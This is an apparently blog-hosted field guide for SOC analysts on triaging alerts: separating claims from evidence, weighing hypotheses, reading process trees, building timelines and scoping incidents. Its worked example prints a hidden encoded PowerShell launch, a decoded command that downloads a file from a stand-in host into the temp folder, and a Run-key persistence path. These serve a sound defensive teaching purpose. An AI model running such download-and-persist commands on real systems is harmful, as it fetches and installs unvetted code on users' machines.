Alert to Conclusion: Investigating Without Tunnel Vision
Part of Security Operations · Step 1 of 17 · essential
Browse all 27 field guides
- Alert to Conclusion: Investigating Without Tunnel Vision (this article)
- From Header to Host: Investigating Phishing in the SOC
- How to Think Like a SOC Analyst in an Interview
- Identity Attacks for SOC Analysts: Sessions, Tokens, MFA and Account Compromise
- The IP Isn't the Attacker: A SOC Analyst's Guide to NAT, VPNs and Proxies
- PowerShell Is Not the Alert: Investigating Living-off-the-Land Activity
- Ransomware Before the Ransomware: What the SOC Should See Before Encryption Starts
- SPF, DKIM and DMARC: What They Actually Prove (and What They Don't)
- Threat Hunting for SOC Analysts: Turning a Suspicion Into a Searchable Hypothesis
- Windows Event Logs for SOC Analysts: What an Event ID Actually Proves
- One Alert Is Not the Incident: Scoping Security Incidents in the SOC
- Beyond the Alert: CIS Critical Security Controls v8.1 for SOC Analysts
- Six Functions, Not Six Steps: NIST CSF 2.0 for SOC Analysts
- Check the Scope First: ISO 27001 for SOC Analysts
- Search It, Don't Memorise It: NZISM for Security Practitioners
- Same Problem, Four Lenses: CIS vs NIST vs ISO 27001 vs NZISM
- A Claim Is Not Evidence: Security Assurance for SOC Analysts
- Inherent Risk Comes First: Supplier Security Assurance for Analysts
- Present Is Not Effective: How to Test Security Controls
- A Clean Opinion Is Not Zero Risk: How to Read a SOC 2 Report
- Count Is Not Risk: Security Metrics, KPIs and KRIs That Actually Matter
- Read the Scope Before the Findings: How to Review a Penetration Test Report
- Not the Assessment Itself: How to Design a Supplier Security Questionnaire
- Which Part? Cloud and SaaS Security Assurance
- Lead With the Decision: Executive Security Risk Reporting
- Related Is Not Identical: Framework and Control Mapping Without the Spreadsheet Monster
- CIS, NIST, ISO 27001 and NZISM: The Interview Guide for Security Practitioners
An EDR alert fires.
[High Severity] Suspicious PowerShell Activity

Host:    WS-042
User:    sarah
Process: powershell.exe
Command: powershell.exe -enc ...
An analyst glances at it and thinks: Sarah's workstation is compromised.
Maybe. But look at what that alert actually tells you, and what it doesn't. It tells you PowerShell ran. It tells you a detection rule considered the behaviour suspicious. It tells you which host, and which user context. That's it. It doesn't tell you whether Sarah started it, whether it's malicious, what launched PowerShell in the first place, what the encoded command actually does, whether anything was downloaded, whether persistence got created, whether credentials moved, or whether this is a second system showing the same thing. The alert is a claim, not a finding, and the gap between those two words is most of what this article is about.
I've written a few of these field guides now for OSINT work, and the underlying discipline turns out to transfer almost exactly. In OSINT, discovery is not verification. In SOC work, detection is not diagnosis. Both are the same mistake wearing a different uniform: treating the thing that pointed you somewhere as though it were the answer you were pointed toward.
analyst@thefish.nz:~$ cat contents.txt
Method
- Alert, evidence, hypothesis, conclusion
- A mental model to hold in your head
- Detection is not diagnosis
- Pivot out of the alert
- Facts versus assumptions
- Hold more than one hypothesis
- Ask what would prove you wrong
- Process trees carry the context
- Build a timeline
- From "is this malicious" to scope
- Root cause vs first detection
- Correlation means independent agreement
Pitfalls and practice
- Raw evidence vs enrichment
- The reputation trap
- Severity is not evidence
- The same indicator, different meaning
- Know your environment
- User and asset context
- Legitimate binary vs legitimate use
- Worked example: confirmed compromise
- The same alert, a different answer
- Containment doesn't wait for certainty
- Checklist
- Quick reference

Alert, evidence, hypothesis, conclusion
Four words that get collapsed into one in a lot of triage, and it's worth keeping them apart on purpose.
The alert is what a detection rule flagged. It's a claim about behaviour matching a pattern, nothing more. The evidence is what you can actually observe once you go and look, process trees, command lines, network connections, authentication logs. A hypothesis is a plausible explanation that fits the evidence you have so far, and you should usually be holding more than one at a time. The conclusion is what the evidence, once you've gone looking for the version that disagrees with you and not just the version that agrees, actually supports.
Most bad incident write-ups skip straight from alert to conclusion and never notice the two steps they walked past.
A mental model you can hold in your head
Something short enough to run through mid-shift, with an alert open on one monitor and a ticket queue building on the other.
What happened?
↓
What caused it?
↓
What else is affected?
↓
What proves my theory?
↓
What would disprove it?
↓
What do I do now?
Six questions, in that order, every time. The first two get you out of the alert and into the actual behaviour. The third stops you closing something the moment one host looks clean. The fourth and fifth are the pair that actually separates a real investigation from a confirmation exercise, and they're the two most skipped. The sixth is the only one that produces an action, and it deliberately comes last.
Detection is not diagnosis
This is the line I'd want an analyst to remember above everything else in this article: detection tells you what triggered the rule, investigation tells you what actually happened.
Credential Dumping doesn't mean credentials were stolen. It means a pattern associated with credential dumping tools fired. Impossible Travel doesn't mean an account is compromised. It means two logins were seen from locations the platform's model doesn't think a single person could cover in the time between them, which is a statement about geometry and timestamps, not about who was actually typing. Connection to malicious IP doesn't mean the endpoint is infected, it means something on that endpoint reached an address someone else's threat feed doesn't like. Phishing detected doesn't mean the user clicked anything.
None of that makes the alert wrong to raise. It makes the alert a starting point, which is exactly what it was designed to be.
Pivot out of the alert, don't live inside it
Every alert hands you a small set of pivot points, and the instinct worth building is to immediately ask what else you can pull on from each one.
- User → other authentication events for that identity
- Host → the full process tree, not just the flagged process
- IP → other internal sightings of the same address
- Hash → other endpoints that have seen the same file
- Domain → DNS resolution history across the estate
- URL → proxy logs for anyone else who touched it
- Mailbox → inbox rules, forwarding, delegate access
- Process → parent and child processes, not just the one that fired
- Cloud identity/token → application access, session history
A weak investigation stays inside the alert's original context and cross-references different fields of the same event. A strong one moves laterally through independent telemetry the alert never mentioned.
Facts versus assumptions
Take a login event.
User:       maya@example.com
Source IP:  198.51.100.42
Country:    Netherlands
Device:     Unknown
Result:     Success
The facts are narrow. A successful authentication occurred. It was logged from that IP. The identity platform classified the location as Netherlands. The device wasn't recognised. That's genuinely all the event tells you on its own. There's more on why a source IP alone is shaky ground for attribution in The IP Isn't the Attacker.
Everything past that point is interpretation. Maya used a VPN. The account is compromised. She changed devices. Someone replayed a stolen token. The GeoIP data is stale or wrong. All five are plausible. None of them is established by the event itself, and treating one of them as the working answer before you've checked anything is exactly the seam where tunnel vision starts.
I keep three labels apart deliberately: observed (the event literally states this), inferred (a reasonable read of more than one observation), and assumed (a step beyond what the evidence actually supports). The account is compromised is an assumption dressed up as a conclusion until something independent of the login event itself backs it.
Hold more than one hypothesis
For the login above, don't commit to one story. Hold several at once and let evidence sort them.
- Legitimate user on a VPN
- Attacker has the password
- Attacker replayed a stolen session token
- Telemetry is being misread (bad GeoIP, proxying infrastructure)
Then ask, for each piece of evidence as it comes in, which hypotheses it supports and which it weakens.
| Evidence | Legit VPN | Password compromise | Token theft |
|---|---|---|---|
| Known/managed device | Supports | Weakens | May support |
| New MFA challenge | Neutral | Supports, if approved | Often absent |
| Existing session reused, no new MFA | Weakens | Weakens | Supports |
| New mailbox rule appears | Weakens | Supports | Supports |
| Matches normal behaviour pattern | Supports | Weakens | Weakens |
You don't need to draw this table out for every ticket. But holding the shape of it in your head, several explanations, weighed against evidence as it arrives rather than after you've already picked a favourite, changes how you read the next log line you pull up.
Ask what would prove you wrong
This is the section I'd underline if I could only pick one.
Analysts naturally gather evidence that supports the theory they already have. It's not laziness, it's just how attention works once a theory forms. The correction isn't willpower, it's a specific habit: before you close anything, ask what you'd expect to see if you were wrong.
If your working theory is this login is malicious, go looking for the disconfirming version. The same managed device the user always logs in from. A normal browser fingerprint. The established corporate VPN egress. The same ASN this account uses every week. The user confirming the activity when you ask. No unusual downstream behaviour afterward.
If your working theory is this is probably fine, go looking the other way. An MFA reset shortly before the login. A device you've never seen for this user. A token issued from infrastructure with no relationship to anywhere the user normally connects from. A new mailbox rule. Unusual file access. Another account showing the same pattern.
A theory that's only ever been tested against evidence that agrees with it hasn't been tested.
Process trees carry the context, not just the process name
The same binary means different things depending on what's above and below it.
explorer.exe
  └── powershell.exe
Ordinary, in most environments. A user or a normal workflow spawned a shell.
winword.exe
  └── powershell.exe
        └── rundll32.exe
A document opened, and it spawned a shell, which spawned another living-off-the-land binary. Worth immediate attention, though still not automatic proof, some environments run legitimate macros that do exactly this.
sccm-agent.exe
  └── powershell.exe
Your software deployment platform doing what it does every patch cycle, on hundreds of endpoints at once, probably.
Same process name in every example. The parent tells you almost everything, and it's the first thing worth checking, before the command line, before the hash, before anything else. Look at parent, children, command line, user context, file paths, network connections, signing, hash, timing, and the role of the host it ran on, in roughly that order of how quickly each one reshapes your read of the event.
Build a timeline
Isolated events are hard to read. A sequence usually isn't.
09:02  User receives email
09:04  Browser opens link from email
09:05  powershell.exe launches
09:05  PowerShell connects to external domain
09:06  New executable written to AppData
09:07  Scheduled task created
09:11  Authentication to file server
09:13  Service account used on a second host
Any single line here could have an innocent explanation on its own. A browser request. A PowerShell execution. A scheduled task. A file server login. Lined up in sequence and close together in time, they stop being four unrelated observations and start being one story. Time turns events into a story, and a lot of what separates a competent write-up from a vague one is simply whether the analyst bothered to build the sequence before writing the conclusion.
Start before the alert timestamp. A ransomware alert is frequently the last visible stage of something that's been running for hours. A suspicious mailbox rule often shows up after the account was already compromised, not at the moment it was compromised. Look back, minutes, an hour, further if the scenario calls for it, before you assume the alert marks the beginning of anything.
Keep going after it, too. Did the process write files. Did it reach out externally. Did the same credentials get used somewhere else. Did the user touch a new application. Did another endpoint produce the same hash. Did anything persist. Post-alert activity is usually what actually determines impact, and it's the part that's easiest to skip once the initial question, is this real, feels answered.
From "is this malicious" to "how far does this go"
Once something looks real, the question changes shape entirely. You're no longer validating one event, you're establishing scope.
- Hash → where else has this file executed
- Domain → what other hosts have contacted it
- IP → who else has communicated with it
- User → where else has this account authenticated
- Command line → has the same command run anywhere else
- Email → who else received the message, and did they open it
- Sender → have they sent anything similar before
- Registry key / persistence artefact → does the same mechanism exist elsewhere
- Service account → which other systems has it touched
Validating an alert and establishing scope are two different jobs, and the second one doesn't start automatically just because the first one finished.
Watch out
An IOC match is not the same as scope. If a malicious hash only turns up on one host, that doesn't mean only one host is compromised. It might mean a second host got a different payload, or fileless tooling that never touched disk, or stolen credentials used directly, or a legitimate remote-admin tool the attacker borrowed instead of bringing their own binary. Search for the behaviour and the relationships, not only the exact indicator, or you'll close an incident that's only half found.
Root cause and first detection aren't the same event
The first thing your tooling flagged is rarely where the story starts.
First detection: suspicious PowerShell on a finance workstation. Possible root cause: a phishing email delivered forty minutes earlier. Or a browser session that had already been hijacked. Or a remote admin tool used with credentials that were stolen somewhere else entirely.
Remediate the flagged process without finding the actual entry point, and you've cleaned up a symptom while the thing that let it in stays open.
Correlation means independent agreement, not shared syntax
A SIEM rule joining two log sources on a common field isn't really correlation in the sense that matters here. The useful question is whether independent telemetry supports the same explanation.
Identity says an unusual login happened. Endpoint, on a different system entirely, shows a browser session and something that looks like token extraction. Cloud shows a mailbox rule appearing minutes later. Three separate systems, none of them derived from the others, all pointing at account compromise. That's correlation worth trusting.
Or: a firewall flags an outbound connection to a suspicious IP. DNS logs show the endpoint resolved a related domain shortly before. EDR shows the process that made the connection. Now you can actually draw the chain: process, to DNS, to IP, to external comms, each link from a different vantage point.
Evidence from independent systems is worth more than five different fields pulled from the one original alert.
Raw evidence, enrichment, and the trap in between
Raw telemetry might look like src_ip=198.51.100.42, process=powershell.exe, hash=abc123.... Enrichment adds context on top: the IP is a known VPN exit, the hash gets flagged by several vendors, the domain registered three days ago, the binary is unsigned. Useful, all of it, but it's a layer over the underlying event, not a replacement for it. A VirusTotal score isn't a root cause. A threat-intel label isn't an investigation. Enrichment tells you where to look harder, not what happened.
The reputation trap
0/70 detections and an analyst closes the alert. Worth resisting, because a clean scan can mean new malware nobody's seen yet, a custom payload built for this specific target, a benign tool being abused in a way that produces no signature, brand-new infrastructure, or simply a file that's never been submitted anywhere before. Behaviour, not the binary in isolation, is frequently what's actually malicious.
The other direction matters too. 65/70 is strong signal, but it still leaves the actual questions open: where did the file come from, did it execute, what did it do once it ran, how far did it spread. A high detection count answers "is this bad," not "what happened."
Severity is a prioritisation label, not evidence
Critical reflects how a vendor or your own rule set weighted a pattern. It says nothing on its own about whether this specific instance is malicious. A Low alert can turn out to be one piece of a genuinely serious incident. A Critical alert can turn out to be completely benign in your specific environment, if you know that environment well enough to recognise it. Use severity to decide what to look at first. Don't let it substitute for actually looking.
The same indicator, different meaning
PowerShell on a developer's workstation is usually unremarkable. PowerShell on a kiosk in a lobby is a different conversation entirely. PsExec run from an admin jump box during a maintenance window is probably fine. PsExec launched from a random user's laptop at two in the morning is not. rundll32.exe is an ordinary Windows binary that also happens to be one of the more commonly abused ones. An RDP login from another internal server might be routine for your IT team, or it might be lateral movement using a compromised account, and the only thing that tells the two apart is context you have to go and get: asset role, user role, time of day, and what's normal for that specific pairing.
You can't investigate an environment you don't know
Vulnerability scanners generate traffic that looks a lot like reconnaissance. Software deployment platforms remotely execute PowerShell as a matter of routine. Backup service accounts authenticate to large numbers of servers on a schedule nobody thinks twice about. Jump hosts, proxies, VPN concentrators, scheduled automation, business applications with odd but legitimate network behaviour, all of it needs to be known context before you can tell normal from abnormal with any confidence. Without that knowledge, false incidents get raised for things IT does every Tuesday.
The other side of that coin matters just as much: "it's probably IT" is not itself evidence. Check the ticket. Check the change record. Check that the account and the timing actually line up with the explanation. Validated legitimate activity and assumed legitimate activity look identical right up until they don't.
User and asset context, used carefully
User context is genuinely useful, working hours, role, usual applications, typical devices, past locations, whether they travel, whether they hold privileged access, and it should be used to inform an investigation, not to build a profile beyond what the investigation actually needs. A finance user suddenly running reconnaissance commands is more anomalous than the same commands showing up on a security engineer's box, but that's a reason to look closer, not a reason to skip the looking.
Asset context works the same way. A domain controller isn't a kiosk. A web server isn't a laptop. A SQL server making outbound internet connections deserves a different level of scrutiny than the same behaviour from a browser workstation. The question worth asking of any host is simple: what is this system supposed to do, and does what I'm seeing fit that.
A legitimate binary is not the same as legitimate use
PowerShell, PsExec, RDP, rundll32, regsvr32, certutil, curl, wmic, remote management platforms, all of them are ordinary administrative tooling that also gets abused constantly, precisely because they're ordinary and trusted. Signed doesn't mean benign. Present-in-every-Windows-install doesn't mean safe in this specific execution. The lesson isn't a list to memorise, it's a habit: legitimate binary is not legitimate use, and that gap is exactly where a lot of real intrusions hide.
The opposite mistake is just as costly. Something unfamiliar to you isn't automatically malicious either. An unknown process or domain deserves investigation, not an automatic label in either direction.
Worked example: from alert to confirmed compromise
An EDR alert fires.
Host:      FIN-WS-07
User:      sarah
Alert:     Suspicious PowerShell
Timestamp: 14:32 UTC
Command:   powershell.exe -nop -w hidden -enc <base64>
Alert. Suspicious PowerShell, high severity. Not malware, yet, just a claim.
Validate. Decode the payload safely. It resolves to:
iwr hxxps://cdn-update.example/file.dat -OutFile $env:TEMP\update.dat
A download command. That's stronger than the original alert on its own, but still one event.
Process tree.
outlook.exe
  └── winword.exe
        └── powershell.exe
Office, spawning a document handler, spawning a shell. Risk rises sharply.
Email. Invoice Review.docm, delivered five minutes before the PowerShell execution.
Network. The PowerShell process reached a domain registered two days earlier.
Endpoint. update.dat executed and dropped a Run key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run.
Authentication. Twenty minutes later, Sarah's account authenticates to FS-02, from FIN-WS-07.
Scope. Check who else received the email, whether the same hash or domain shows up elsewhere, whether the persistence mechanism exists on other hosts, and where Sarah's account has authenticated since. Four people got the message. Only Sarah opened the attachment.
What started as a single suspicious-PowerShell alert is now a confirmed phishing-led compromise with a credential exposure risk on a second system, and the conclusion came from the chain, not from the label the EDR put on the first event.
The same alert, a completely different answer
Same starting point:
powershell.exe -enc ...
But this time the parent process is the company's software deployment agent. The decoded command installs an approved application. The script lives in the expected corporate path and is signed. The same command has run across several hundred endpoints in the last hour. A change ticket exists and matches the timing. The destination is an internal package repository, not an external domain.
Conclusion: routine administrative activity.
Identical alert. Identical encoded PowerShell command, even. Completely different chain of context underneath it, and a completely different conclusion. That contrast is the whole argument of this article in miniature.
Containment doesn't wait for certainty
Sometimes you have to act before the picture is complete. Credential access that looks real, lateral movement, ransomware-pattern behaviour, a confirmed malicious binary, any of these can justify isolating a host while the investigation keeps running in parallel. You don't need full certainty to take proportionate defensive action, only enough evidence that the cost of waiting outweighs the cost of acting.
Watch out
That cuts both ways, though. Isolating a laptop because PowerShell ran with an encoded flag during a routine patch cycle, before checking the parent process or the change record, creates business disruption without a corresponding security benefit, and it's the kind of overcorrection that erodes trust in the SOC the next time containment really is warranted. Weigh potential impact, your actual confidence, business context, how reversible the action is, and what the evidence currently supports, before deciding where on that spectrum a given case sits.
Checklist
Before you write a conclusion, run through this.
Quick reference
- Read the alert as a claim, not a finding.
- Pivot outward, user, host, IP, hash, domain, process.
- Separate observed, inferred and assumed.
- Hold multiple hypotheses, weigh evidence against each.
- Actively look for what would prove you wrong.
- Read the process tree, not just the process name.
- Build a timeline, starting before the alert.
- Keep investigating after the alert, not just up to it.
- Once it's real, shift from validating to scoping.
- Chase root cause, not just the first detection.
- Trust independent correlation over restated fields.
- Use severity and reputation to prioritise, not to conclude.
- Know your environment before you call something abnormal.
An alert is where an investigation starts. It was never supposed to be where it ends.